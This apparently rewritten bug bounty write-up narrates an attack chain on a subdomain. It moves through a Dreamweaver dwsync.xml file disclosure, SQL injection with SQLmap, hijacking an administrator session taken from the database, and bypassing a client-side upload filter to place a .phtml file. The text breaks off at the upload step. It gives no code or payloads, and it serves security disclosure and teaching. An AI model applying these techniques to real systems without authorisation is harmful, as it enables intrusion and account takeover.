Exploiting cookie based XSS by finding RCE
A cookie-based XSS on an in-scope domain was escalated by first compromising an out-of-scope subdomain through information disclosure, SQL injection, session hijacking, and a file upload race condition leading to remote code execution. The attacker then used the compromised server to set a malicious cookie on the parent domain, triggering XSS on in-scope sites.

While doing Bug Bounty Hunting, I found a Cookie Based XSS Vulnerability on a website. Cookie Based XSS is a Self XSS.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is a bug bounty story about a target whose scope was limited, but whose domain had lots of subdomains. The website by default requires credentials to access, and there is no registration feature, so the researcher could not create an account. The chain that follows moves from an information disclosure on a subdomain, through SQL injection and an authentication bypass, to an unrestricted file upload and remote code execution, and finally to a cookie based XSS on an in-scope domain.
The researcher notes at the start that the work was done in collaboration with YoKo Kho to get the highest privileges, and that this story is the prequel to a separate write-up of his about a race condition that could result in RCE. The two cases involve different features.
The motivating problem is that cookie based XSS is a self XSS. Reported on its own it would likely get very low severity, with no bounty or points. The idea from the beginning was therefore to find XSS on subdomains that are out of scope, and use it to trigger cookie based XSS on in-scope domains, so that the severity rises at least to High or Medium.
Setup
The researcher had no account on the target and could not create one. The tools used across the chain were directory bruteforcing, SQLmap, Burpsuite (Intercept, Repeater and Intruder), and a PHP reverse shell. No versions are given.
Finding it

After hunting for some time without finding any subdomain with an XSS vulnerability, the researcher bruteforced directories on one of the subdomains and found an interesting file:
The dwsync.xml file is generated by Dreamweaver and contains information about which files are in the website directory.
Exploitation
Step 1: Information disclosure through dwsync.xml
The dwsync.xml file lists the files present in the website directory. Because the site requires credentials and no account can be created, this listing is the way in to the application's files. The researcher picked one of the listed files, redacted.php, and tried to access it.
Step 2: An undefined parameter and a SQL injection

Accessing the file produced the error message Undefined index: ver, meaning the page uses a variable ver that has not been defined. The researcher changed the URL to:

The page display changed, but only displayed the number 1. That number is not a reflection of the value entered in the ver parameter. Seeing the parameter in the URL, the researcher added the symbol " to it, and got an error message that looked very familiar.

The researcher then ran SQL injection with SQLmap. The list of databases obtained was:
Step 3: Authentication bypass through the session table
With SQL injection available, the researcher first tried to upload a shell to the target server, but that failed. The next route was to log in to the website using data from the database.
Extracting the redacted_db database revealed a table named user_tbl with information about users of the target website. The users' passwords are hashed with md5, and cracking them did not work.
Going back to look for other tables led to session_tbl, which has only three columns: session_id, user_id and session. The table contains active sessions of website users. The researcher looked up the user with the highest role level in user_tbl, found that user's session in the session table, and put the session value from the database into the website's Cookie under the session name. That logged the researcher in successfully.
Step 4: Unrestricted file upload
Once logged in, the researcher looked for other vulnerabilities. The website has a file upload feature.

A file with the .phtml extension was rejected and could not be uploaded.

The researcher suspected the filter only runs on the client side, which would allow a bypass with a tool such as Burpsuite. The file was uploaded again with the .jpg extension, and in Burpsuite Intercept the extension was changed to .phtml. The screenshot shows the re-upload through Repeater.
